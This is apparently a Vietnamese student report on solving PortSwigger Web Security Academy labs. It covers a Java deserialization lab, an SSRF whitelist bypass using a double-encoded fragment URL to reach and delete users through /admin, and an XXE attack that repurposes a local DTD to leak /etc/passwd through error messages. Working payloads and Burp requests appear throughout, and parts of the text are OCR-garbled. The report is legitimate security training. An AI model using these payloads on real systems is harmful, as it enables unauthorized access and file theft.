
Hình 131: Run code java để tạo payload đọc thông tin cột `password`

Request	Response
Pretty	Pretty
<pre>1 GET /my-account?id=wiener HTTP/2 Host: 0aa1005004e5ef5e807ec6a700f30033.web-security-academy.net Cookie: session=r00ABXNyACNkYXRhLnByb2RlY3RjYXRhbG9nL1Byb2RlY3RUZW1wbGF0ZQAAAAAAAABAgABTA ACA=ARABJMaamF7YSS+q7WnL1N0cmiuZxt4eHQAJycgU5JT04gJUVMRUHUIESUTEwsT1VHTCwg T1VHTCwgT1VHTCwgqOPTVCwqTzSbhcyBudW1lcmljKSwgT1VHTCwgT1VHTCwgT1VHTC BGUmSHIHmzEXGzIC0t 4 Cache-Control: max-age=0 Accept-Language: en-US,en;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Sec-Ch-Ua: "Not A;Brand";v="8", "Chromium";v="138" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Windows" Referer: https://0aa1005004e5ef5e807ec6a700f30033.web-security-academy.net/login Accept-Encoding: gzip, deflate, br Priority: u=0, i 20</pre>	<pre>14.3.30 _0,15^&gt; &lt;/polygon&gt; &lt;/svg&gt; &lt;/a&gt; &lt;/div&gt; &lt;div class='widgetcontainer-lab-status is-notsolved'&gt;   &lt;span&gt; LAB   &lt;/span&gt;   &lt;p&gt; Not solved   &lt;/p&gt;   &lt;span class='lab-status-icon'&gt;     &lt;/span&gt; &lt;/div&gt; &lt;/div&gt; &lt;/section&gt; &lt;/div&gt; &lt;div theme=""&gt;   &lt;section class="maincontainer"&gt;     &lt;div class="container is-page"&gt;       &lt;header class="navigation-header"&gt;         &lt;header&gt;           &lt;h4&gt; Internal Server Error           &lt;/h4&gt;           &lt;p class="is-warning"&gt;             java.io.IOException:             org.postgresql.util.PSQLException: ERROR: invalid             input syntax for type numeric:             "wmflm8be7ufdnkgk4w7zz";           &lt;/p&gt;         &lt;/div&gt;       &lt;/section&gt;     &lt;/div&gt;   &lt;/div&gt;   &lt;div&gt;     &lt;span style="border: 1px solid orange; padding: 2px;"&gt;'wmflm8be7ufdnkgk4w7zz'     Press F2 for focus   &lt;/div&gt; &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre>
Raw	Raw
Hex	Hex
Render	Render

Hình 132: Đọc được `password` của `administrator`

## Kết quả đạt được


Dùng `username` và `password` vừa thu thập được để đăng nhập thì ta truy cập được vào account của admin



The screenshot shows a browser window for the 'Developing a custom gadget chain for Java deserialization' lab on the Web Security Academy. The URL is <https://0aa1009004e5ef5e807ec6a700f30033.web-security-academy.net/my-account?id=administrator>. The page title is 'My Account'. It displays the message 'Your username is: administrator'. Below this is a form with a single input field labeled 'Email' and a green 'Update email' button. At the top right of the page, there is a 'LAB' button with the text 'Not solved' and a small icon.

Hình 133: Đăng nhập được vào tài khoản `administrator`

Sau đó vào Admin panel để xóa user `carlos` là hoàn thành lab



The screenshot shows a browser window for the 'Developing a custom gadget chain for Java deserialization' lab on the Web Security Academy. The URL is <https://0aa1009004e5ef5e807ec6a700f30033.web-security-academy.net/admin>. The page title is 'Admin panel'. At the top, it says 'Congratulations, you solved the lab!' and 'User deleted successfully!'. Below this, there is a section titled 'Users' with a single entry 'wiener - Delete'. The status bar at the top right indicates 'LAB Solved'.

Hình 134: Xóa user thành công, lab được đánh dấu là Solved

## 4.8 SSRF with whitelist-based input filter

Minh chứng

Hình 135: Minh chứng đã hoàn thành lab

### Giải thích chi tiết

Khi vào lab, mở một sản phẩm bất kỳ và **check stock**. Tiến hành chặn gói tín hiệu trong Burp Suite và gửi sang tab Repeater thì thấy được gói tin có dạng như sau:

Hình 136: Gói tin check stock bình thường

Có thể thấy server sẽ **fetch** nội dung từ URL này và trả lại kết quả. Thay **stockApi** thành **http://127.0.0.1/admin** để kiểm tra:

Request		Response		Inspector
Pretty	Raw	Hex	Render	
1 POST /product/stock HTTP/2				
2 Host: 0aeb00a30418e018806c4e6c00210075.web-security-academy.net				
3 Cookie: session=GWNNHfHgVGTJZPwVVkJzHxWhVmLgf0s				
4 Content-Length: 33				
5 Cache-Control: max-age=0				
6 Sec-Fetch-Site: same-origin				
7 Sec-Ch-Ua-Mobile: ?0				
8 Sec-Ch-Ua-Platform: "Windows"				
9 Accept-Language: en-US,en;q=0.9				
10 Origin: https://0aeb00a30418e018806c4e6c00210075.web-security-academy.net				
11 Content-Type: application/x-www-form-urlencoded				
12 Upgrade-Insecure-Requests: 1				
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36				
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				
15 Sec-Fetch-Site: same-origin				
16 Sec-Fetch-Mode: navigate				
17 Sec-Fetch-User: ?1				
18 Sec-Fetch-Dest: document				
19 Referer: https://0aeb00a30418e018806c4e6c00210075.web-security-academy.net/product?product_id=1				
20 Accept-Encoding: gzip, deflate, br				
21 Priority: u0, i				
22 stockApi=http://127.0.0.1/admin				
23 stockApi=http://localhost/admin				

Hình 137: Thay **stockApi** thành **http://127.0.0.1/admin**

Server trả về lỗi, chúng tò lab **parse URL**, lấy hostname và so sánh với whitelist (ở đây là **stock.weliketoshop.net**).

Tiến hành thử với các kiểu subdomain như **test.stock.weliketoshop.net** thì server vẫn trả về lỗi

Request		Response		
Pretty	Raw	Hex	Render	
1 POST /product/stock HTTP/2				
2 Host: 0aeb00a30418e018806c4e6c00210075.web-security-academy.net				
3 Cookie: session=GWNNHfHgVGTJZPwVVkJzHxWhVmLgf0s				
4 Content-Length: 46				
5 Cache-Control: max-age=0				
6 Sec-Ch-Ua: "Not A;Brand";v="8", "Chromium";v="138"				
7 Sec-Ch-Ua-Mobile: ?0				
8 Sec-Ch-Ua-Platform: "Windows"				
9 Accept-Language: en-US,en;q=0.9				
10 Origin: https://0aeb00a30418e018806c4e6c00210075.web-security-academy.net				
11 Content-Type: application/x-www-form-urlencoded				
12 Upgrade-Insecure-Requests: 1				
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36				
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				
15 Sec-Fetch-Site: same-origin				
16 Sec-Fetch-Mode: navigate				
17 Sec-Fetch-User: ?1				
18 Sec-Fetch-Dest: document				
19 Referer: https://0aeb00a30418e018806c4e6c00210075.web-security-academy.net/product?product_id=1				
20 Accept-Encoding: gzip, deflate, br				
21 Priority: u0, i				
22 stockApi=http://test.stock.weliketoshop.net/				
23 stockApi=http://localhost/admin				

Hình 138: Thủ với **test.stock.weliketoshop.net**

Sau quá trình kiểm thử, server trả về **500 Internal Server Error** khi nhập vào **test@stock.weliketoshop.net** (thay vì **400 Bad Request** như các **stockApi** đã nhập) → Server chỉ kiểm tra phần host sau

## ĐỒ ÁN 2

**Request**

```

1 POST /product/stock HTTP/2
2 Host: 0aeb0a30418e018806c4e6c00210075.web-security-academy.net
3 Cookie: session=GNHHFHpVGTJZPvWvVkJzHxh6VmLgT08
4 Content-Length: 44
5 Cache-Control: max-age=0
6 Sec-Ch-UA: "Not(A;Brand";v="8", "Chromium";v="138"
7 Sec-Ch-UA-Mobile: ?0
8 Sec-Ch-UA-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0aeb0a30418e018806c4e6c00210075.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
   https://0aeb0a30418e018806c4e6c00210075.web-security-academy.net/product?produ
ctId=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 stockApi=http://test@stock.weliketoshop.net/

```

**Response**

SSRF with whitelist-based input filter

Internal Server Error  
Could not connect to external stock check service

Hình 139: Server trả về 500 Internal Server Error khi nhập vào `test@stock.weliketoshop.net`

Để thực hiện mục tiêu của bài lab là truy cập vào `http://localhost/admin`, ta phải thêm fragment vào để có thể cắt domain `stock.weliketoshop.net`. Cách phổ biến là thêm `#` trước

**Request**

```

1 POST /product/stock HTTP/2
2 Host: 0aeb0a30418e018806c4e6c00210075.web-security-academy.net
3 Cookie: session=GNHHFHpVGTJZPvWvVkJzHxh6VmLgT08
4 Content-Length: 44
5 Cache-Control: max-age=0
6 Sec-Ch-UA: "Not(A;Brand";v="8", "Chromium";v="138"
7 Sec-Ch-UA-Mobile: ?0
8 Sec-Ch-UA-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0aeb0a30418e018806c4e6c00210075.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
   https://0aeb0a30418e018806c4e6c00210075.web-security-academy.net/product?produ
ctId=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 stockApi=http://test#stock.weliketoshop.net/

```

**Response**

HTTP/2 400 Bad Request  
Content-Type: application/json; charset=utf-8  
X-Frame-Options: SAMEORIGIN  
Content-Length: 58  
External stock check host must be stock.weliketoshop.net

Hình 140: Thêm `#` để cắt request

URL này bị từ chối → Parser có xử lý fragment nhưng việc dùng `#` chưa qua được bước validate.

Ta mã hóa `#` thành `%23` rồi encode thêm một lần nữa thành `%2523`:

`1 http://test%2523@stock.weliketoshop.net/`

The screenshot shows two panels: Request and Response. In the Request panel, a POST request is made to `/product/stock` with various headers and a body containing a URL encoded as `stockApi=http://test%23@stock.weliketoshop.net/`. In the Response panel, the server returns an Internal Server Error (HTTP/2 500) with a rendered HTML page. The page contains a link to `/admin` labeled "Admin panel". Below it is another link to `/my-account` labeled "My account". The rendered content is as follows:

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2335
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11    <title>
12      SSRF with whitelist-based input filter
13    </title>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <section class="academyLabBanner">
17          <div class="container">
18            <div class="logo">
19            </div>
20            <div class="title" style="text-align: center;">
21              SSRF with whitelist-based input filter
22            </div>
23            <a id="lab-link" class="button" href="/">
24              Back to lab home
25            </a>
26            <a class="link-back" href="https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-fil

```

Hình 141: Double-URL encode bypass filter của server

Khi đó:

- Khi bộ lọc decode một lần → xuất hiện muộn hơn, parser thấy host sau là `stock.weliketoshop.net` → bypass whitelist
- Khi HTTP client decode tiếp và thực thi # cắt bỏ phần còn lại (`@stock...`) → request thực sự gửi tới `test` (có thể đổi `test` thành `localhost`)

### Kết quả đạt được

Thay `test` thành `localhost` và thêm `/admin` để có thể SSRF đến `http://localhost/admin`

The screenshot shows two panels: Request and Response. A POST request is made to `/product/stock` with a body containing `stockApi=http://localhost%23@stock.weliketoshop.net/admin`. The response shows the rendered HTML content of the `/admin` page, which includes links for "Admin panel" and "My account". The rendered content is as follows:

```

1 </a href="/admin">
2 Admin panel
3 <a href="/my-account">
4 My account
5
6 <h1>
7   Users
8 </h1>
9   <div>
10    <span>
11      wiener -
12      <a href="/admin/delete?username=wiener">
13        Delete
14      </a>
15    </div>
16    <div>
17      <span>
18        carlos -
19        <a href="/admin/delete?username=carlos">
20          Delete
21        </a>
22      </div>
23  </section>

```

Hình 142: SSRF đến `/admin` thành công

Tìm ra được các URL để delete user, tiếp tục gửi request SSRF đến URL để delete user `carlos` và hoàn thành bài lab

```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0aeb00a3041e018806c4e6c00210075.web-security-academy.net
3 Cookie: session=GNWnHFpVGTJZpWvVkJzHwheVmLgT08
4 Content-Length: 82
5 Cache-Control: max-age=0
6 Sec-Ch-UA: "Not(A;Brand";v="8", "Chromium";v="138"
7 Sec-Ch-UA-Mobile: ?0
8 Sec-Ch-UA-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0aeb00a3041e018806c4e6c00210075.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?
18 Sec-Fetch-Dest: document
19 Referer: https://0aeb00a3041e018806c4e6c00210075.web-security-academy.net/product?productId=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u0, i
22
23 stockApi=
http://localhost:2523@stock.weliketoshop.net/admin/delete?username=carlos
  
```

```

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=lWVErZr0svPxpqtYx080TCQrFJnzSk8j; Secure, HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
  
```

Hình 143: Xóa user `carlos` thành công

## 4.9 Exploiting XXE to retrieve data by repurposing a local DTD Minh chứng

The screenshot shows a web browser displaying a lab titled 'Lab: Exploiting server-side parameter pollution in a REST URL'. The browser's address bar shows the URL: portswigger.net/web-security/api-testing/server-side-parameter-pollution/lab-exploiting-server-side-parameter-pollution. The page content includes:

- A sidebar menu on the left with items like 'Back to all topics', 'Overview', 'API recon', 'API documentation', 'Identifying API endpoints', 'Finding hidden parameters', 'Preventing vulnerabilities in APIs', 'Server-side parameter pollution', 'Alignment with the OWASP Top 10 API vulnerabilities', and 'View all API testing labs'.
- The main content area has a heading 'Lab: Exploiting server-side parameter pollution in a REST URL' with a 'EXPERT' badge, 'LAB' status, and 'Solved' status.
- Text instructions: 'To solve the lab, log in as the `administrator` and delete `carlos`'.
- A 'Required knowledge' section with the text: 'To solve this lab, you'll need to know:' followed by a bulleted list:
  - How to identify whether a user input is included in a server-side URL path or query string.
  - How to use path traversal sequences to attempt to change a server-side request.
  - How to discover API documentation.
- A note at the bottom stating: 'These points are covered in our API Testing Academy topic.'

Hình 144: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Khi bắt gói tin `POST /product/stock` khi check stock, ta thấy server dùng XML để xử lý:

The screenshot shows a network traffic capture between a Request and a Response. The Request is a POST to `/product/stock` with various headers including `Content-Length: 107`, `Accept-Language: en-US,en;q=0.9`, and `Accept-Encoding: gzip, deflate, br`. The body of the request contains an XML payload with a `<stockCheck>` element containing a `<productId>` element with value `1`. The Response is an HTTP/2 200 OK with headers `Content-Type: text/plain; charset=utf-8`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 3`, followed by the number `304`.

```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a0d008f03c4ec8683f752da00bb0005.web-security-academy.net
3 Cookie: session=5Tr1YmFdCnbJ7z1H95ViK6CNvl0mljU
4 Content-Length: 107
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "(Not:A BRAND);v=8", "Chromium";v="138"
8 Content-Type: application/xml
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: /*
12 Origin: https://0a0d008f03c4ec8683f752da00bb0005.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0a0d008f03c4ec8683f752da00bb0005.web-security-academy.net/product?produ
ctId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    1
</storeId>
</stockCheck>

```


```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 304

```

Hình 145: Lab parse XML

Khi thêm `<!DOCTYPE ...>` vào XML trên để đọc file `/etc/passwd` thì thấy không thể lấy dữ liệu trực tiếp qua entity



Hình 146: Lỗi khi thêm &lt;!DOCTYPE ...&gt;

Thay vì cố load `/etc/passwd` trực tiếp, ta sẽ load **một file DTD sẵn có trên hệ thống** (parser cho phép), ghi đè một parameter entity bên trong nó, và lợi dụng cách parser xử lý entity để gây lỗi chia dữ liệu file cần đọc.

Có thể dùng Burp Intruder để dò file DTD trong hệ thống bằng payload sau:

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE message [
3   <!ENTITY % local_dtd SYSTEM "file://$path$">
4   %local_dtd;
5 ]>
6 <stockCheck>
7   <productId>1</productId>
8   <storeId>1</storeId>
9 </stockCheck>


```

Đưa `$path$` vào Intruder làm payload position, có thể dùng **wordlist** các đường dẫn DTD phổ biến (tắt URL-encode trên Burp), ví dụ:

```

1 usr/share/yelp/dtd/docbookx.dtd
2 usr/share/xml/fontconfig/fonts.dtd
3 usr/share/xml/docbook/schema/dtd/4.5/docbookx.dtd
4 ...

```



Hình 147: Cấu hình Burp Intruder như hình rồi nhấn Attack

Intruder sẽ gửi từng path, đa số path sẽ trả lỗi (parser không tìm thấy file). Một số path trả về **200 OK** → chứng tỏ file tồn tại và load thành công

3. Intruder attack of https://0a0d008f03c4ec8683f792da00bb0005.web-security-academy.net											
Results		Positions									
<input type="checkbox"/> Capture filter: Capturing all items											
<input type="checkbox"/> View filter: Showing all items											
Request	Payload	Status code	Response received	Error	Timeout	Length					
9	/usr/share/yelp/dtd/docbookx.dtd	200	231		109						
10	/usr/share/xml/fontconfig/fonts.dtd	200	235		109						
0	/usr/share/xml/relaxng/iso11620-omf.dtd	400	395		349						
1	.properties/schemas/j2ee/XMLSchema.dtd	400	219		186						
2	.properties/schemas/j2ee/XMLSchema.xsd	400	218		186						
3	.properties/schemas/j2ee/XMLSchema.xsd	400	254		186						
4	/usr/share/java/jsp-api-2.2.jar!/javax/servlet/jsp/resources/jsp...	400	213		285						
5	/usr/share/java/jsp-api-2.3.jar!/javax/servlet/jsp/resources/jsp...	400	227		285						
6	/root/usr/share/doc/mh-python34/python-docutils-0.12/docs/_...	400	207		280						
7	/root/usr/share/doc/mh-python35/python-docutils-0.12/docs/_...	400	215		280						
8	/usr/share/doc/python2-2.7.13-docutils/docs/ref/docutils.dtd	400	225		267						
11	/usr/lib64/tomcat8/lib/struts2-struts2-2.3.11.1-omf-omf.dtd	400	211		267						
12	/usr/lib64/tomcat8/lib/struts2-struts2-2.3.11.1-omf-omf.dtd	400	216		275						
13	/usr/share/bootstrap/1.1/bootstrapbook.dtd	400	211		256						
14	/usr/share/bootstrap/1.1/bootstrapbook.dtd	400	253		252						
15	/usr/share/bootstrap/schema/bootstrap-config.dtd	400	215		258						
16	/usr/share/bootstrap/schema/bootstrap-config_1_0.dtd	400	208		253						
17	/opt/saasw/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/res...	400	212		295						

Hình 148: Kết quả sau khi Attack

Vì PortSwiggeer hint `/usr/share/yelp/dtd/docbookx.dtd` có entity `ISOamso` rất hợp để ghi đè nên ta có thể xây dựng payload dựa vào file này

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE stockCheck [
```

```
3  <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
4  <!ENTITY % ISOamso "
5    <!ENTITY &#x25; file SYSTEM 'file:///etc/passwd'>
6    <!ENTITY &#x25; eval '<!ENTITY &#x25; error SYSTEM \"file:///nonexistent/&#x25;
7      file;\" >'>
8    %eval;
9    %error;
10   ">
11   %local_dtd;
12 ]>
13 <stockCheck>
14   <productId>1</productId>
15   <storeId>1</storeId>
16 </stockCheck>
```

Trong đó:

- `&#x25;` là mã của ký tự `%` (để né parser khi ta đang ở bên trong giá trị chuỗi của một parameter entity).
- `% ISOamso " . . . "`: ghi đè entity `ISOamso` (trùng tên entity có trong `docbookx.dtd`). Nội dung ghi đè:
  - Khai báo `%file` đọc `file:///etc/passwd`.
  - Khai báo `%eval` chứa khai báo `%error`; đường dẫn của `%error` có tình nonexistent, nhưng có chèn `&#x25;file;` → khi parser form đường dẫn lỗi, nó sẽ expand `%file` trước, tức là nội dung `/etc/passwd` được gắn vào chuỗi lỗi.
  - Gọi `%eval;` rồi `%error;` để tấn công.
- Cuối cùng `%local_dtd;` để nạp DTD gốc – nơi `ISOamso` sẽ được dùng và nội dung ghi đè chạy.

### Kết quả đạt được

Gửi lại gói `POST /product/stock` với payload đã chỉnh sửa thì đọc được nội dung của file `/etc/passwd`, lab được đánh dấu là Solved

**Request**

```

2 Host: 0a0d008f03c4ec8683f792da00bb0005.web-security-academy.net
3 Cookie: session=5Tr1YsFdCnbJ7z1H5VEsK6CNwl0mljU
4 Content-Length: 427
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-UA: "Not(A;Brand);v="0", "Chromium";v="138"
8 Sec-Ch-UA-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0d008f03c4ec8683f792da00bb0005.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
